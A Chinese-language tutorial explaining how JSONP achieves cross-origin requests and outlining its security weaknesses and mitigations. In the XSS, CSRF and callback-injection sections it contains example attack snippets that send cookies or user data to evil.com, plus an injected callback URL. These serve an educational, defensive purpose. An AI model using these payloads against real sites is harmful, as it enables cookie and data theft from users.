JSONP解决JS跨域的原理是什么?有哪些安全局限
详细讲解JSONP解决JavaScript跨域请求的工作原理,包括同源策略限制、script标签加载机制、回调函数注入流程,以及JSONP在安全方面存在的XSS注入、CSRF伪造、数据泄露等局限。
JSONP 的核心思路是:浏览器禁止 XMLHttpRequest 跨域请求,但不禁止 <script> 标签加载外部脚本。利用这一点,前端页面动态插入一个 <script>,让 src 指向目标服务器的接口地址,服务器把数据包裹在一个回调函数调用里返回。浏览器拿到这段脚本后立刻执行,前端提前定义好同名回调函数,就能在函数体内拿到跨域数据。这种做法简单,但它绕过了浏览器的安全边界,也因此带来一系列不可忽视的安全问题。
同源策略:跨域限制从哪里来

浏览器的同源策略规定,只有协议、域名、端口三者完全一致的两个 URL 才算"同源"。同源时,页面可以自由使用 XMLHttpRequest 或 Fetch API 向服务器发请求。不同源时,这些请求会被浏览器拦截——注意,请求可能已经发出且服务器已经返回了响应,但浏览器不会让页面的 JavaScript 读取响应内容。
举个例子,页面地址是 https://www.a.com/index.html,以下请求都属于跨域:
https://api.a.com/data—— 子域名不同http://www.a.com/data—— 协议不同https://www.a.com:8080/data—— 端口不同https://www.b.com/data—— 域名不同
但同源策略并不限制所有类型的跨域资源加载。<script src="...">、<img src="...">、<link href="..."> 这几种标签天生可以加载任意域的资源。JSONP 正是利用了 <script> 标签的这个特权。
JSONP 的完整工作流程

整个过程分为四步,前端和后端各有分工。下面用一个具体场景来说明:页面 https://www.a.com 要获取 https://api.b.com 提供的用户信息。
第一步:前端定义回调函数
在发起请求之前,先在全局作用域中定义一个函数,这个函数将来负责接收数据:
function handleUser(data) {
  console.log(data.name);  // "张三"
  console.log(data.age);   // 28
}
第二步:动态创建 script 标签并发起请求
把回调函数名通过 URL 参数传给服务器。参数名通常是 callback,但取决于后端接口的约定:
var script = document.createElement('script');
script.src = 'https://api.b.com/user?id=1001&callback=handleUser';
document.head.appendChild(script);
此时浏览器会向 https://api.b.com 发出一个 GET 请求,和加载普通 JS 文件完全一样。
第三步:服务器返回回调调用
服务器收到请求后,从查询参数中读取 callback 的值(handleUser),把真实数据作为参数拼到这个函数名后面,返回一段合法的 JavaScript 代码:
// 服务器返回的响应内容(Content-Type: application/javascript)
handleUser({"name": "张三", "age": 28, "city": "北京"});
后端伪代码(以 Node.js 为例):
app.get('/user', (req, res) => {
  const callback = req.query.callback;
  const data = { name: '张三', age: 28, city: '北京' };
  res.type('application/javascript');
  res.send(`${callback}(${JSON.stringify(data)})`);
});
第四步:浏览器执行脚本,回调被触发
浏览器把返回的内容当作普通脚本执行。因为全局已经存在 handleUser 函数,这段代码等价于直接调用 handleUser({...})。到这里,前端就拿到了跨域的数据。
请求完成后,通常会移除这个 script 标签,避免 DOM 上累积无用节点:
script.onload = function() {
  document.head.removeChild(script);
};
一个可运行的完整示例
为了把上面的流程串起来,下面给出一段封装好的 JSONP 函数,支持自动生成唯一回调名并在调用后清理:
function jsonp(url, params, callback) {
  // 生成唯一回调函数名
  var callbackName = 'jsonp_' + Date.now() + '_' + Math.floor(Math.random() * 10000);

  // 拼接查询参数
  var queryParts = [];
  for (var key in params) {
    queryParts.push(encodeURIComponent(key) + '=' + encodeURIComponent(params[key]));
  }
  queryParts.push('callback=' + callbackName);
  var fullUrl = url + '?' + queryParts.join('&');

  // 注册全局回调
  window[callbackName] = function(data) {
    callback(data);
    // 清理
    delete window[callbackName];
    document.head.removeChild(script);
  };

  // 创建 script 标签
  var script = document.createElement('script');
  script.src = fullUrl;
  script.onerror = function() {
    callback(null);
    delete window[callbackName];
    document.head.removeChild(script);
  };
  document.head.appendChild(script);
}

// 调用示例
jsonp('https://api.b.com/user', { id: 1001 }, function(data) {
  if (data) {
    console.log('用户名:' + data.name);
  } else {
    console.log('请求失败');
  }
});
这段代码的几个细节值得注意:
- 回调名使用时间戳加随机数,避免多个 JSONP 请求互相覆盖。
- 回调执行后立刻用
delete window[callbackName]清除全局变量,减少命名空间污染。 - 监听了
onerror事件。<script>标签的错误处理能力非常有限——只能知道加载失败,拿不到 HTTP 状态码或错误原因。这也是 JSONP 的一个固有弱点。

JSONP 只支持 GET 请求
因为 JSONP 的载体是 <script> 标签,而浏览器加载脚本时只会发 GET 请求,所以 JSONP 做不了 POST、PUT、DELETE 等操作。如果需要向跨域接口提交数据或执行写操作,JSONP 无法胜任,必须使用 CORS 或代理方案。
JSONP 的安全局限

JSONP 绕过了同源策略,代价是把浏览器的安全防线打开了一个口子。以下是它面临的主要安全问题。
1. XSS 注入——你信任的服务器可能返回恶意代码
JSONP 的本质是"让浏览器执行第三方服务器返回的任意 JavaScript"。只要那台服务器返回的不是正常的回调调用,而是恶意脚本,浏览器会毫不犹豫地执行。
正常响应:
handleUser({"name": "张三"});恶意响应:
document.cookie; // 窃取 Cookie
new Image().src = 'https://evil.com/steal?c=' + document.cookie;
这段代码会在当前页面的上下文中执行,能访问页面的 Cookie、DOM、localStorage 等所有资源。这等于把整个页面的控制权交给了第三方服务器。
风险出现的场景:
- 第三方 API 被攻击者入侵,响应内容被篡改。
- 通过 HTTP(而非 HTTPS)加载 JSONP 接口,中间人可以篡改响应。
- 使用了不可信的第三方数据服务。

2. CSRF——任何网站都能发起 JSONP 请求
<script> 标签加载资源时,浏览器会自动带上目标域的 Cookie。这意味着攻击者可以在自己的网页上嵌入一个指向你的 JSONP 接口的 script 标签,借助用户已有的登录态,窃取接口返回的数据。
<!-- 攻击者页面 https://evil.com/attack.html -->
<script>
function handleUser(data) {
  // 把用户数据发到攻击者服务器
  new Image().src = 'https://evil.com/collect?data=' + JSON.stringify(data);
}
</script>
<script src="https://api.b.com/user?callback=handleUser"></script>
用户如果已经登录了 api.b.com,浏览器请求时自动带上 Cookie,服务器返回该用户的真实数据。攻击者的页面收到数据后就可以转发到自己的服务器。
Access-Control-Allow-Credentials: true 并且前端设置 credentials: 'include',同时不能使用通配符 * 做 Origin 白名单。而 JSONP 请求天生带 Cookie,服务器没有标准方式阻止。
3. 回调函数名注入
如果服务器没有对 callback 参数做校验和过滤,攻击者可以通过构造特殊的回调名注入任意 JavaScript 代码:
// 攻击者构造的请求
https://api.b.com/user?callback=alert(document.cookie)//
如果服务器直接把参数值拼入响应:
alert(document.cookie)//({"name":"张三"});这相当于一个反射型 XSS。防范方法是在服务端严格校验回调函数名,只允许字母、数字和下划线:
// 服务端校验回调名
const callback = req.query.callback;
if (!/^[a-zA-Z_]\w{0,50}$/.test(callback)) {
  return res.status(400).send('Invalid callback name');
}
4. 无法验证响应来源
使用 XMLHttpRequest 或 Fetch 时,响应头中包含各种可供校验的信息,浏览器也会通过 CORS 头判断服务器是否允许该请求。而 JSONP 通过 <script> 标签加载,前端拿不到 HTTP 状态码、响应头,也无法确认返回的内容是否来自预期的服务器。
如果 DNS 被劫持或者使用了 HTTP 而非 HTTPS,中间人可以用任意内容替换掉真实的 JSONP 响应,前端完全无法察觉。
5. 没有标准的错误处理机制
<script> 标签的 onerror 事件只知道加载失败了,但拿不到:
- HTTP 状态码(404、500 等)
- 服务器返回的错误信息
- 网络超时的具体原因
如果服务器返回了一个 200 状态码但内容是错误提示而不是合法的回调调用,浏览器在尝试执行时会报语法错误,前端也很难优雅地捕获和处理。相比之下,XMLHttpRequest 和 Fetch API 能拿到完整的响应信息,错误处理能力强得多。
如果仍需使用 JSONP,如何降低风险
在极少数场景下(比如必须兼容不支持 CORS 的旧浏览器),可能仍然需要使用 JSONP。以下措施可以在一定程度上降低安全风险:
服务端:严格校验 callback 参数。只允许回调名包含字母、数字和下划线,长度限制在合理范围内。拒绝一切包含括号、分号、等号等字符的请求。
服务端:设置正确的 Content-Type。返回 application/javascript 而非 text/html,防止响应被浏览器当作 HTML 解析时引发额外的 XSS 风险。
服务端:检查 Referer 头。虽然 Referer 可以被伪造或被浏览器隐私策略省略,但在大多数正常场景下,检查 Referer 是否来自允许的域名可以挡掉一部分 CSRF 攻击。
服务端:对敏感接口使用 Token 验证。不依赖 Cookie 进行身份验证,而是要求请求中包含一个由前端页面生成的一次性 Token。攻击者的页面无法获得这个 Token,因此无法伪造请求。
前端:只使用 HTTPS 加载 JSONP 接口。防止中间人篡改响应内容。
前端:只从可信的、你能控制的域名加载 JSONP。不使用不了解背景的第三方 JSONP 接口。
总结
JSONP 利用 <script> 标签不受同源策略限制的特点,通过动态加载脚本的方式实现了跨域数据获取。它的原理简单直接:前端定义回调函数,服务器把数据包在回调调用里返回,浏览器执行脚本时回调被触发,数据就到了前端手里。
但这种机制的代价很大。JSONP 只支持 GET 请求,无法获取响应状态码,也没有标准的错误处理方式。更关键的是安全问题:它让前端执行来自第三方的任意代码(XSS 风险),请求时自动带 Cookie 又缺乏来源验证(CSRF 风险),回调参数还可能被注入恶意代码。
在所有现代浏览器都支持 CORS 的今天,JSONP 已经没有使用的必要。如果你在维护遗留项目中遇到了 JSONP 代码,理解它的原理有助于排查问题;但在新项目中,应该直接使用 CORS 来处理跨域需求。
Node.js中同步无限循环对事件循环的阻塞影响及规避方法
2026-11-16 15:05:17
为什么我的JS算法题超时?常见性能瓶颈与优化方案
2026-11-16 14:27:04
JS事件委托原理详解:怎么优化大量列表项的事件绑定性能
2026-11-16 13:42:38
Prettier与js-beautify格式化HTML的性能与体积对比
2026-11-12 12:22:36
JavaScript框架库漏洞造成内存泄漏怎么排查
2026-11-08 12:22:54